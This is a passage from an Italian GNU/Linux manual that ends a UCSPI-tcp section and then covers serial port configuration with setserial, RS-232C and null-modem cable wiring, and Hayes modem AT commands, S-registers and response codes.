Dal lato del cliente serve uno script e il comando che avvia lo script:

```
#!/bin/sh
# ./visualizza
cat <&6- | less
```

$ **tcpclient dinkel.brot.dg 1234 ./visualizza** [*Invio*]

Naturalmente, la scelta della porta 1234 è arbitraria, salvo il fatto che deve essere una porta libera e non privilegiata, dal momento che il servente viene avviato da un utente comune.

La comunicazione può risultare un po' in ritardo rispetto alle aspettative, nel caso venga fatta prima una verifica dell'identità delle parti attraverso il protocollo IDENT.

Utilizzando uno script differente, è possibile controllare lo stato delle variabili di ambiente:

```
#!/bin/sh
set
```

Avviando '**tcpclient**' con questo script, si possono notare, tra le altre, le variabili seguenti, che riguardano precisamente UCSPI-tcp:

```
PROTO=TCP
TCPLOCALHOST=roggen.brot.dg
TCPLOCALIP=192.168.1.2
TCPLOCALPORT=32993
TCPREMOTEHOST=dinkel.brot.dg
TCPREMOTEINFO=
TCPREMOTEIP=192.168.1.1
TCPREMOTEPORT=1234
```

Le informazioni che derivano da queste variabili dovrebbero essere comprensibili già dal nome di queste, comunque vengono descritte brevemente nell'elenco seguente.

Variabile	Descrizione
`PROTO`	Contiene la stringa '**TCP**' a indicare che si tratta di socket di dominio Internet con protocollo TCP.

`TCPLOCALHOST`
`TCPLOCALIP`
`TCPLOCALPORT`
	Si tratta rispettivamente del nome, dell'indirizzo IP e della porta nell'ambito locale.

Variabile	Descrizione
TCPREMOTELHOST TCPREMOTEIP TCPREMOTEPORT	Si tratta rispettivamente del nome, dell'indirizzo IP e della porta nell'elaboratore remoto.
TCPREMOTEINFO	Informazioni particolari sulla controparte remota, ammesso che siano disponibili.

È da tenere in considerazione il fatto che '**tcpserver**' può essere controllato per evitare gli accessi indesiderati. Per questo si deve usare l'opzione '**-x**', abbinando un file costruito con '**tcprules**', che fa parte dello stesso pacchetto UCSPI-tcp (si veda *tcprules(1)*).

[1] In lingua inglese, UCSPI si pronuncia praticamente come se venisse letto nella lingua italiana: «u-c-s-p-i».

[2] **UCSPI-unix** GNU GPL

[3] **UCSPI-tcp** software libero per il quale non è consentita la diffusione in forma binaria, salvo approvazione esplicita da parte dell'autore

Parte xlviii

Modem, porte seriali e connessioni punto-punto

Modem e porte seriali

In un elaboratore x86 si hanno generalmente a disposizione due porte seriali, che eventualmente possono essere estese fino a quattro, denominate 'COM1:', 'COM2:',... La tabella 288.1 mostra la corrispondenza tra indirizzi e nomi dei file di dispositivo.

Tabella 288.1. Indirizzi delle porte seriali.

Porta su x86	IRQ	I/O	dispositivo
'COM1:'	4	$3F8_{16}$	'/dev/ttyS0'
'COM2:'	3	$2F8_{16}$	'/dev/ttyS1'
'COM3:'	4	$3E8_{16}$	'/dev/ttyS2'
'COM4:'	3	$2E8_{16}$	'/dev/ttyS3'

In passato, si distingueva nei sistemi GNU/Linux tra dispositivi per le chiamate in uscita e dispositivi per le chiamate in ingresso. Per le prime si utilizzavano i nomi '/dev/cua*' che sono ormai obsoleti. Attualmente, i dispositivi '/dev/ttyS*' svolgono entrambi i compiti.

Dal momento che la prima e la terza porta seriale, così come la seconda e la quarta, condividono lo stesso IRQ, per evitare conflitti è meglio limitarsi all'utilizzo delle sole prime due porte seriali. Tuttavia, il kernel Linux può gestire delle schede seriali multiple speciali, in cui, con un solo IRQ si hanno a disposizione fino a un massimo di 32 porte seriali.

288.1 Configurazione

Nell'introduzione a questo capitolo è stato descritto subito il problema dei conflitti di configurazione delle porte seriali, quando queste sono più di due. In generale è difficile trovare un elaboratore x86 con più di due porte seriali, ma se si inserisce una scheda aggiuntiva, questa dovrebbe essere configurabile attraverso ponticelli o del software.

Il vero problema sta nel fare in modo che le porte seriali siano individuate correttamente anche quando utilizzano una configurazione non standard. A questo proposito, GNU/Linux offre Setserial, [1] un programma di servizio specifico per configurare le porte seriali in base alle loro caratteristiche reali:

```
setserial [opzioni] dispositivo [parametro [argomento]]...
```

```
setserial -g [-a] [-b] dispositivo...
```

'**setserial**' permette di definire o verificare le informazioni sulla configurazione di una porta seriale particolare nell'ambito dei kernel Linux. Principalmente, si tratta dell'indicazione dell'indirizzo di I/O e del numero di IRQ in cui il kernel si deve aspettare di trovare la porta seriale in questione.

In pratica, l'uso di '**setserial**' è necessario quando si utilizzano porte seriali configurate in modo non standard, allo scopo di ottenerne l'identificazione e gestione corretta, secondo la loro configurazione particolare. Quando esiste questa esigenza, dal momento che il kernel dovrebbe essere configurato in tal modo a ogni avvio, è generalmente opportuno programmare l'utilizzo di '**setserial**' all'interno della procedura di inizializzazione del sistema.

Per fare riferimento alla porta seriale da verificare o di cui si deve definire la configurazione, si utilizza il nome del file di dispositivo corrispondente, '/dev/ttyS*', subito dopo le opzioni eventuali.

Dopo il nome del dispositivo seriale, vengono indicati i «parametri», che a loro volta sono seguiti da un argomento eventuale. Se '**setserial**' viene utilizzato senza parametri, oppure con l'opzione '**-g**', si ottiene semplicemente lo stato attuale della configurazione della porta seriale corrispondente.

Segue la descrizione di alcune opzioni della riga di comando.

Opzione	Descrizione
`-g`	Mostra le informazioni sui dispositivi seriali indicati come argomenti.
`-a`	Quando '**setserial**' viene utilizzato per informare sullo stato della configurazione, con questa opzione si ottengono tutte le informazioni disponibili.
`-b`	Quando '**setserial**' viene utilizzato per informare sullo stato della configurazione, con questa opzione si ottiene solo un riassunto delle informazioni disponibili.

Segue la descrizione di alcuni parametri da indicare nella riga di comando.

Parametro	Descrizione
`port` ***indirizzo_i/o***	Permette di definire l'indirizzo di I/O della porta seriale.
`irq` ***indirizzo_irq***	Permette di definire l'indirizzo IRQ della porta seriale.
`uart {none|8250|16450|16550|16550A|16650|16750|16850|16950|16954}`	Permette di definire in modo esplicito il tipo di UART utilizzato, salvo il caso di '**none**' che disabilita la porta seriale. Può essere utile quando il sistema di autorilevamento non funziona per qualche ragione, oppure quando il tipo individuato non risulta veritiero. In generale, si distingue tra il tipo 16550A e gli altri; il primo ha una memoria FIFO che viene utilizzata, mentre per gli altri, anche se alcuni ne dispongono, non ne viene attivato l'utilizzo.
`spd_hi`	Fa in modo che venga utilizzata la velocità di 57600 bit/s (bps) quando l'applicazione ne richiede 38400.
`spd_vhi`	Fa in modo che venga utilizzata la velocità di 115200 bit/s quando l'applicazione ne richiede 38400.
`spd_shi`	Fa in modo che venga utilizzata la velocità di 230400 bit/s quando l'applicazione ne richiede 38400.
`spd_warp`	Fa in modo che venga utilizzata la velocità di 460800 bit/s quando l'applicazione ne richiede 38400.

Vengono descritti alcuni esempi.

- `#` **`setserial -g -a /dev/ttyS1`** [*Invio*]

  Visualizza tutte le informazioni disponibili sulla seconda porta seriale.

- `#` **`setserial /dev/ttyS2 port 0x2e8`** [*Invio*]

  Imposta la configurazione della terza porta seriale corrispondente al file di dispositivo '/dev/ttyS2', definendo che per questa viene utilizzato l'indirizzo di I/O $2E8_{16}$.

- # **setserial /dev/ttyS2 irq 5** [*Invio*]

  Imposta la configurazione della terza porta seriale, definendo che per questa viene utilizzato il livello di IRQ 5.


- # **setserial /dev/ttyS2 port 0x3e8 irq 5 spd_hi uart 16550** [*Invio*]

  Imposta la configurazione della terza porta seriale, definendo che per questa viene utilizzato l'indirizzo di I/O $3E8_{16}$ e l'IRQ numero 5. Inoltre si stabilisce che si tratta di un UART 16550 (senza FIFO, o non funzionante) e si fa in modo di utilizzare una velocità elevata (57600 bit/s) quando l'applicazione richiede 38400 bit/s.

Quando si ha la necessità di configurare una o più porte seriali attraverso '**setserial**', è opportuno che questa operazione venga svolta ogni volta che si accende l'elaboratore, attraverso la procedura di inizializzazione del sistema. Generalmente si tratta di modificare o creare il file '`/etc/init.d/setserial`', o un altro file simile, in relazione all'organizzazione della propria distribuzione GNU/Linux.

288.2 Connettori

Il connettore di un porta seriale presente su un elaboratore x86 può essere di due tipi: maschio DB-25 o maschio DB-9. La porta seriale RS-232C originale utilizza il connettore DB-25, ma dal momento che in pratica si utilizzano solo nove dei 25 contatti, sugli elaboratori x86 sono apparse delle semplificazioni a nove contatti.

Figura 288.4. Connettori DB-25 e DB-9. Il terminale numero uno si trova a un'estremità della fila superiore di contatti.

La tabella seguente elenca i segnali associati ai contatti delle porte seriali:

Segnale	DB-25	DB-9
TD *Transmit data*	2	3
RD *Receive data*	3	2
RTS *Request to send*	4	7
CTS *Clear to send*	5	8
DSR *Data set ready*	6	6
Massa dei segnali	7	5
DCD *Data carrier detect*	8	1
DTR *Data terminal ready*	20	4
RI *Ring indicator*	22	9

Figura 288.6. La parte posteriore di un modem esterno tipico. Si può osservare il connettore seriale sulla parte sinistra.

288.3 Controllo del flusso o handshaking

Il controllo del flusso dei dati, tra la porta seriale e l'unità periferica a essa connessa, può essere di due tipi:

- hardware o RTS/CTS;
- software o XON/XOFF.

Il controllo di flusso hardware prevede l'utilizzo dei segnali RTS e CTS per la sincronizzazione tra la porta seriale e la periferica. Si tratta anche del metodo che garantisce la maggiore velocità. Il controllo di flusso software ignora i segnali hardware e utilizza invece i codici XON e XOFF.

288.4 Cavi RS-232C

Si tratta dei cavi utilizzati per connettere un'unità periferica a una porta seriale. A seconda dei componenti da connettere tra loro, si parla di DTE (*Data terminal equipment*) e DCE (*Data communications equipment*). L'elaboratore è sempre un DTE, il modem è un'unità DCE, mentre una stampante o un terminale può essere un DTE.

Quando si connettono due unità eterogenee, come un elaboratore con un modem, si utilizza un cavo seriale composto da un connettore DB-25 maschio, da collegare all'unità periferica DCE, e da un connettore DB-25 o DB-9 femmina, da collegare alla porta seriale dell'elaboratore (DTE). Con questo tipo di cavo, tutti i segnali di un capo sono connessi con gli stessi segnali dell'altro.

Tabella 288.7. Cavo seriale RS-232C standard (DTE-DCE)

Segnale	DTE (elaboratore) DB-25	DTE (elaboratore) DB-9	DCE (modem) DB-25
TD *Transmit data*	2	3	2
RD *Receive data*	3	2	3
RTS *Request to send*	4	7	4
CTS *Clear to send*	5	8	5
DSR *Data set ready*	6	6	6
Massa dei segnali	7	5	7
DCD *Data carrier detect*	8	1	8
DTR *Data terminal ready*	20	4	20
RI *Ring indicator*	22	9	22

Un cavo Null-modem, per la connessione tra due elaboratori (o comunque due unità DTE) attraverso la porta seriale, può essere realizzato utilizzando due connettori DB-25 femmina, oppure DB-9 femmina, oppure un DB-25 e un DB-9 femmina. Se si intende utilizzare un controllo di flusso software, ovvero XON/XOFF, sono sufficienti tre fili, mentre per un controllo di flusso hardware, ovvero RTS/CTS, sono necessari sette fili. Se il cavo ha una schermatura metallica, questa può essere connessa alla parte metallica di uno solo dei due connettori.

Tabella 288.8. Cavo seriale a tre fili, per collegamenti tra DTE e DTE.

DB-25 femmina	DB-25 femmina	DB-25 femmina	DB-9 femmina	DB-9 femmina	DB-9 femmina
2	3	2	2	2	3
3	2	3	3	3	2
7	7	7	5	5	5

Tabella 288.9. Cavo seriale a sette fili, per collegamenti tra DTE e DTE.

DB-25 femmina	DB-25 femmina	DB-25 femmina	DB-9 femmina	DB-9 femmina	DB-9 femmina
2	3	2	2	3	2
3	2	3	3	2	3
4	5	4	8	7	8
5	4	5	7	8	7
6+8	20	6+8	4	6+1	4
20	6+8	20	6+1	4	6+1
7	7	7	5	5	5

288.5 Modem

La tabella 288.10 elenca alcune sigle utilizzate per identificare le caratteristiche dei modem, in particolare quelle dell'ITU (*International telecommunications union*).

Tabella 288.10. Standard sulle caratteristiche dei modem.

Standard	Caratteristiche
V.21 (Bell 103)	300 bit/s
V.22 (Bell 212A)	1200 bit/s
V.23	trasmissione/ricezione 1200 / 75 bit/s
V.22 bis	2400 bit/s
V.27	fax
V.29	fax
V.32	4800 bit/s, 9600 bit/s
V.32 bis	4800 bit/s 7200 bit/s, 9600 bit/s, 12000 bit/s, 14400 bit/s
V.34	28800 bit/s
V.34+	33600 bit/s
V.42	correzione errori (include LAP-M)
V.42 bis	compressione dati
MNP4	correzione errori
MNP5	compressione dati
V.90	trasmissione/ricezione 31200 / 56000 bit/s

Quando si utilizza il modem si distinguono due situazioni: la modalità di comando e la modalità dati. Quando si accende il modem, questo si trova nella modalità di comando, con la

quale accetta una serie di comandi dall'elaboratore o dall'unità a cui è collegato, rispondendo di conseguenza. Quando si stabilisce una connessione, si passa alla modalità dati e il modem non accetta più comandi (tranne uno speciale), perché tutto il traffico viene considerato parte della comunicazione.

288.5.1 Insieme esteso di comandi Hayes

I comandi dei modem compatibili Hayes iniziano quasi sempre per «AT» seguito da una serie eventuale di codici di comando alfanumerici e quindi da un codice di ritorno a carrello (<*CR*>).

```
AT [comando...]
```

Per esempio:

- ATDP chiamata a impulsi (telefono decadico);
- ATDT chiamata a toni (telefono multifrequenza).

I comandi di base iniziano con una lettera alfabetica; a questi sono stati aggiunti nel tempo dei comandi estesi che possono iniziare con una e-commerciale (‘`&`’), un simbolo di percentuale (‘`%`’), una barra obliqua inversa (‘`\`’) e altri simboli ancora. Quando si fa riferimento a comandi estesi, è difficile stabilire quale sia lo standard; qui si vogliono elencare solo i comandi di base e quelli estesi più comuni e quindi più importanti.

Alcuni comandi speciali non fanno uso del solito prefisso di comando AT. Sono pochi e piuttosto importanti.

Tabella 288.11. Comandi senza il prefisso AT.

Comando	Descrizione
`A/`	Ripete l'ultimo comando (si usa da solo, senza il prefisso AT e senza <*CR*> alla fine).
pausa+++***pausa***	Sequenza di escape, preceduta e seguita da una pausa di almeno un secondo. Si può usare quando il modem è nella modalità dati e lo si vuole riportare a quella di comando. Generalmente, dopo la pausa finale, viene inviato al modem un comando AT nullo: ***pausa+++pausa***AT<*CR*>. Dopo aver riportato il modem alla modalità di comando, è possibile rimetterlo subito nella modalità dati attraverso il comando ATO.

I comandi seguenti richiedono il prefisso AT e sono seguiti dal carattere di ritorno a carrello (<*CR*>). I comandi prefissati da AT possono essere più o meno complessi e lunghi di conseguenza; questa lunghezza ha un limite che varia da modem a modem. In generale, quando possibile, è opportuno suddividere questi comandi se sono troppo lunghi.[2]

La maggior parte dei casi, i comandi AT sono formati da una sigla iniziale che definisce il tipo di comando e sono seguiti da un parametro numerico. Per esempio, ATH0 serve a chiudere la linea telefonica. Questi comandi possono essere composti senza il parametro finale (cioè senza il numero), quando si vuole fare riferimento allo zero. Quindi, ATH è esattamente uguale a ATH0.

I comandi AT possono contenere spazi, per facilitare la lettura umana. Resta comunque valido il problema del limite massimo alla loro lunghezza, che in tal modo deve tenere conto anche degli spazi aggiuntivi (ammesso che il modem non ne tenga conto esplicitamente).

Tabella 288.12. Comandi AT.

Comando	Descrizione
`A`	*Answer*. Risposta senza attendere il segnale di chiamata.
`DP`***n***	*Dial pulse*. Compone il numero di telefono ***n*** a impulsi.
`DT`***n***	*Dial tone*. Compone il numero di telefono ***n*** a toni. Se all'interno delle cifre del numero telefonico viene utilizzata una virgola ('`,`'), questa rappresenta una pausa nella composizione. Solitamente, questa pausa dura due secondi. **Il comando ATD è speciale**: dopo il numero telefonico da comporre non è possibile accodare altri comandi.
`E0`	*Echo*. Disattiva l'eco dei comandi.
`E1`	Attiva l'eco dei comandi. È il valore predefinito.
`F0`	Funzionamento in *Half duplex*.
`F1`	Funzionamento in *Full duplex*.
`H0`	*Hang*. Il modem chiude la connessione alla linea telefonica.
`H1`	Il modem apre la connessione alla linea telefonica.
`H2`	Il telefono e il modem sono entrambi connessi alla linea telefonica.
`L0`	*Loudness*. Il livello sonoro dell'altoparlante interno al modem viene posizionato al livello minimo.
`L1`	Il livello sonoro dell'altoparlante interno al modem viene posizionato a un livello basso.
`L2`	Il livello sonoro dell'altoparlante interno al modem viene posizionato a un livello medio. È il valore predefinito.
`L3`	Il livello sonoro dell'altoparlante interno al modem viene posizionato a un livello alto.
`M0`	*Mode*. Altoparlante spento.
`M1`	Altoparlante acceso durante la chiamata e spento non appena riceve il segnale di portante. È il valore predefinito.
`M2`	Altoparlante sempre acceso.
`M3`	Altoparlante spento durante la composizione, quindi acceso, poi spento non appena riceve il segnale di portante.
`O0`	*On-line*. Quando per qualche motivo il modem è tornato alla modalità di comando mentre si trovava in quella dati, per esempio perché è stato generato un escape (+++), con il comando O0 si fa in modo che il modem torni alla modalità dati.
`O1`	Riporta il modem alla modalità dati, forzando però una procedura di equalizzazione, in modo da riadattarsi alle caratteristiche della linea.
`Q0`	*Quiet*. Vengono inviati i codici di risultato.

Comando	Descrizione
`Q1`	Non vengono inviati i codici di risultato.
`S`***n***`=`***x***	*S-register*. Attribuisce al registro ***n*** il valore ***x***.
`S`***n***`?`	Visualizza il valore del registro ***n***.
`V0`	*Verbose*. Non vengono tradotti i codici di risultato.
`V1`	Vengono tradotti i codici di risultato in forma verbale. È il valore predefinito.
`X0`	*Extensive*. Seleziona i codici di risultato a livello base (300 bit/s).
`X1`	Esteso senza rilevamento del tono di chiamata (*dialtone*) o del segnale di occupato (*busy*).
`X2`	Esteso con rilevamento del tono di chiamata (*dialtone*), ma non del segnale di occupato (*busy*).
`X3`	Esteso con rilevamento del segnale di occupato (*busy*), ma non del tono di chiamata (*dialtone*). ATX3 è la scelta migliore quando si utilizzano le linee telefoniche italiane. Se si tentano altre modalità si ottiene solo il tipico messaggio di errore: '**`NO DIALTONE`**'.
`X4`	Esteso con rilevamento del tono di chiamata (*dialtone*) e del segnale di occupato (*busy*).
`Y0`	Disabilita la disconnessione dopo uno *space* lungo (ovvero dopo un *break*). È il valore predefinito.
`Y1`	Abilita la disconnessione dopo uno *space* lungo (ovvero dopo un *break*).
`Z`	Preleva il profilo di configurazione dalla memoria non volatile. Se il modem è provvisto di diverse memorie per la registrazione dei profili di configurazione, si possono utilizzare i comandi ATZ0, ATZ1, ATZ2,... per prelevare il primo profilo, il secondo, il terzo,... In generale, ATZ e ATZ0 sono la stessa cosa.
`&C0`	*Carrier*. Il modem mantiene sempre alto il DCD (*Data carrier detect*).
`&C1`	Il livello del DCD segue l'andamento della portante rilevata dal modem.
`&D0`	Il modem ignora il DTR.
`&D1`	Il modem passa allo stato di comando quando il DTR passa dal livello alto al livello basso.
`&D2`	Quando il DTR passa dal livello alto al livello basso, il modem interrompe la comunicazione (aggancia) e disabilita la risposta automatica (ammesso che questa sia stata abilitata). Infine, torna alla modalità di comando.
`&D3`	Quando il DTR passa dal livello alto al livello basso, il modem si reinizializza.
`&F`	*Firmware*. Preleva il profilo di configurazione preimpostato dal fabbricante della ROM (praticamente una reinizializzazione del modem).
`&L0`	*Line*. Linea commutata.
`&L1`	Linea dedicata.
`&S0`	*Set*. Il modem mantiene sempre alto il DSR (*Data set ready*).

Comando	Descrizione
`&S1`	Il DSR funziona in base alle specifiche EIA.
`&V`	*View*. Consente di visualizzare il profilo memorizzato nella memoria non volatile. Se il modem è provvisto di diverse memorie per la registrazione dei profili di configurazione, si possono utilizzare i comandi AT&V0, AT&V1, AT&V2,... per visualizzare il primo profilo, il secondo, il terzo,... In generale, AT&V e AT&V0 sono la stessa cosa.
`&W`	*Write*. Scrive nella memoria non volatile il profilo attivo di configurazione. Se il modem è provvisto di diverse memorie per la registrazione dei profili di configurazione, si possono utilizzare i comandi AT&W0, AT&W1, AT&W2,... per registrare nel primo profilo, nel secondo, nel terzo,... In generale, AT&W e AT&W0 sono la stessa cosa.

Tabella 288.13. Sintesi dei comandi AT.

Comando	Descrizione
`A`	Risposta.
`DP`	Composizione a impulsi.
`DT`	Composizione a toni.
`E`	Eco dei comandi.
`F`	Duplex.
`H`	Aggancio.
`L`	Livello sonoro.
`M`	Altoparlante.
`Q`	Codici di risultato.
S***n***=***x***	Attribuzione del valore ***x*** al registro ***n***.
S***n***?	Interrogazione del contenuto del registro ***n***.
`V`	Traduzione dei codici di risultato numerici.
`X`	Estensione.
`Y`	Disconnessione automatica.
`Z`	Prelievo del profilo di configurazione dalla memoria non volatile.
`&F`	Prelievo del profilo di configurazione dalla ROM.
`&L`	Linea dedicata o commutata.
`&V`	Visualizza il profilo di configurazione della memoria non volatile.
`&W`	Registra il profilo di configurazione nella memoria non volatile.

I registri sono delle caselle di memoria che permettono di ridefinire determinati valori riferiti al comportamento del modem. Per modificare un registro si utilizza il comando ATS***n***=***x***, dove ***n*** è il numero del registro e ***x*** è il valore che gli si vuole assegnare.

Tabella 288.14. Registri «S» principali.

Registro	Descrizione
`S0`	Numero di squilli prima della risposta. Zero equivale a inibire la risposta automatica ed è il valore predefinito.
`S1`	Contatore degli squilli. Il modem utilizza questo registro come variabile per il conteggio degli squilli: quando il valore di questo registro raggiunge quello di S0, il modem risponde.
`S2`	Il codice di escape. Il valore predefinito corrisponde a 43, ovvero al simbolo '**+**'. Per passare dalla modalità *on line* a quella dei comandi, si preme per tre volte si seguito in rapida successione questo tasto: [+] [+] [+].
`S3`	Il codice utilizzato come *carriage return*. Il valore predefinito è 13, corrispondente a <*CR*>.
`S4`	Il codice utilizzato come *linefeed*. Il valore predefinito è 10, corrispondente a <*LF*>.
`S5`	Il codice utilizzato come *backspace*. Il valore predefinito è 8, corrispondente a <*BS*>.
`S6`	Tempo di attesa per il segnale di centrale espresso in secondi. Si tratta del tempo che il modem attende prima di iniziare a comporre il numero telefonico. Il valore predefinito è due.
`S7`	Tempo di attesa per la portante espresso in secondi. Si tratta del tempo entro il quale il modem si aspetta di ricevere la portante. Se ciò non avviene, il modem restituisce il messaggio di errore '**`NO CARRIER`**'. Solitamente, il valore predefinito è 30.
`S8`	Durata della pausa espressa in secondi. Quando all'interno del numero telefonico da comporre appare una virgola, questa viene interpretata come pausa di composizione. La durata predefinita della pausa è di due secondi.
`S9`	Tempo per il rilevamento della portante espresso in decimi di secondo. La quantità di tempo necessario, durante il quale la portante deve essere presente per poter essere rilevata dal modem. Il valore predefinito è sei, corrispondente a 0,6 secondi.
`S10`	Tempo massimo di perdita della portante espresso in decimi di secondo. La durata massima della perdita della portante. Se la portante viene a mancare per un tempo maggiore, il modem riaggancia, ovvero chiude la comunicazione. Solitamente il valore predefinito è sette, corrispondente a 0,7 secondi. In presenza di linee disturbate, può essere necessario aumentare questo valore.
`S11`	Intervallo di tono espresso in millisecondi. Quando si utilizza la composizione a toni o DTMF, i toni che rappresentano le cifre numeriche devono essere spaziati l'uno dall'altro da una breve pausa. Questo registro esprime il valore della pausa. Il valore predefinito si aggira tra i 50 ms e i 100 ms (millisecondi). La scelta della durata della pausa dipende dalle capacità della propria centrale: un valore di 50 è considerato il minimo possibile in assoluto.
`S12`	Tempo morto della sequenza di escape espresso in cinquantesimi di secondo. È il tempo che deve trascorrere prima e dopo una sequenza di escape (+++). Il valore predefinito è 50, corrispondente a un secondo.

Tabella 288.15. Sintesi dei registri «S» principali.

Registro	Descrizione
`S0`	Numero di squilli prima della risposta automatica.
`S1`	Contatore degli squilli.
`S2`	Codice di escape.
`S3`	Codice di ritorno a carrello.
`S4`	Codice per l'avanzamento di riga.
`S5`	Codice per il *backspace*.
`S6`	Secondi di attesa per il segnale di centrale.
`S7`	Secondi di attesa per la portante.
`S8`	Secondi di durata della pausa (virgola).
`S9`	Decimi di secondo per il rilevamento della portante.
`S10`	Decimi di secondo consentiti per la perdita della portante.
`S11`	Millisecondi di spaziatura tra i toni di composizione.
`S12`	Cinquantesimi di secondo per i tempi morti delle sequenze di escape.


288.5.2 Indicatori luminosi dei modem esterni

I modem esterni hanno una serie di indicatori luminosi, più o meno standard, che danno un'indicazione istantanea sullo stato di questo. Queste indicazioni sono abbastanza importanti, ed è utile conoscerne il significato.

Figura 288.16. Indicatori luminosi dei modem esterni.

modem ready
high speed
auto answer
carrier detect

MR **HS** **AA** **CD** **OH** **SD** **RD** **TR**

off hook
send data
receive data
terminal ready

Segue la descrizione del significato di questi indicatori luminosi:

Sigla	Descrizione
MR, *Modem ready*	quando l'indicatore MR è acceso, il modem è alimentato elettricamente;
HS, *High speed*	quando l'indicatore HS è acceso, la comunicazione tra DTE e modem avviene a una velocità «elevata» (può trattarsi di un valore che supera i 2400 bit/s);
AA, *Auto answer*	quando l'indicatore AA è acceso, il modem è configurato per rispondere alle chiamate, oppure ha ricevuto uno o più squilli del telefono;
CD, *Carrier detect*	quando l'indicatore CD è acceso, il modem sta ricevendo, dal modem remoto, un segnale di portante valido;
OH, *Off hook*	quando l'indicatore OH è acceso, il modem sta utilizzando la linea telefonica;
SD, *Send data*	quando l'indicatore SD è acceso, il modem sta trasmettendo dati (ovvero sta ricevendo dati dall'elaboratore, o da altra unità, da trasmettere nella linea);
RD, *Receive data*	quando l'indicatore RD è acceso, il modem sta ricevendo dati (ovvero sta inviando i dati ricevuti dalla linea, verso l'elaboratore o altra unità);
TR, *Terminal ready*	di solito viene utilizzato per visualizzare la condizione del segnale DTR (*Data terminal ready*).

288.5.3 Codici di risposta

Quando il modem è configurato in modo da restituire i codici di risposta, questi vengono restituiti in forma verbale o numerica: ATQ0 abilita l'emissione delle risposte, ATV1 visualizza i messaggi in inglese invece che in forma numerica.

Tabella 288.18. Codici di risposta standard dei modem.

codice numerico	codice verbale	descrizione
0	OK	Comando eseguito senza errori
1	CONNECT	Connessione stabilita (a 300 bit/s)
2	RING	Il telefono sta suonando
3	NO CARRIER	Perdita della portante o mancato rilevamento
4	ERROR	Errore nel comando o riga troppo lunga
5	CONNECT 1200	Connessione stabilita a 1200 bit/s
6	NO DIALTONE	Assenza del tono di chiamata
7	BUSY	Rilevamento del segnale di occupato
8	NO ANSWER	
9/10	CONNECT 2400	Connessione stabilita a 2400 bit/s
13	CONNECT 9600	Connessione stabilita a 9600 bit/s
18	CONNECT 4800	Connessione stabilita a 4800 bit/s
20	CONNECT 7200	Connessione stabilita a 7200 bit/s
21	CONNECT 12000	Connessione stabilita a 12000 bit/s
25	CONNECT 14400	Connessione stabilita a 14400 bit/s
43	CONNECT 16800	Connessione stabilita a 16800 bit/s
85	CONNECT 19200	Connessione stabilita a 19200 bit/s
91	CONNECT 21600	Connessione stabilita a 21600 bit/s
99	CONNECT 24000	Connessione stabilita a 24000 bit/s
103	CONNECT 26400	Connessione stabilita a 26400 bit/s
107	CONNECT 28800	Connessione stabilita a 28800 bit/s
151	CONNECT 31200	Connessione stabilita a 31200 bit/s
155	CONNECT 33600	Connessione stabilita a 33600 bit/s
180	CONNECT 33333	Connessione stabilita a 33333 bit/s
184	CONNECT 37333	Connessione stabilita a 37333 bit/s
188	CONNECT 41333	Connessione stabilita a 41333 bit/s
192	CONNECT 42666	Connessione stabilita a 42666 bit/s
196	CONNECT 44000	Connessione stabilita a 44000 bit/s
200	CONNECT 45333	Connessione stabilita a 45333 bit/s
204	CONNECT 46666	Connessione stabilita a 46666 bit/s
208	CONNECT 48000	Connessione stabilita a 48000 bit/s
212	CONNECT 49333	Connessione stabilita a 49333 bit/s
216	CONNECT 50666	Connessione stabilita a 50666 bit/s
220	CONNECT 52000	Connessione stabilita a 52000 bit/s
224	CONNECT 53333	Connessione stabilita a 53333 bit/s
228	CONNECT 54666	Connessione stabilita a 54666 bit/s
232	CONNECT 56000	Connessione stabilita a 56000 bit/s
256	CONNECT 28000	Connessione stabilita a 28000 bit/s
260	CONNECT 29333	Connessione stabilita a 29333 bit/s
264	CONNECT 30666	Connessione stabilita a 30666 bit/s
268	CONNECT 32000	Connessione stabilita a 32000 bit/s
272	CONNECT 34666	Connessione stabilita a 34666 bit/s
276	CONNECT 36000	Connessione stabilita a 36000 bit/s
280	CONNECT 38666	Connessione stabilita a 38666 bit/s
284	CONNECT 40000	Connessione stabilita a 40000 bit/s

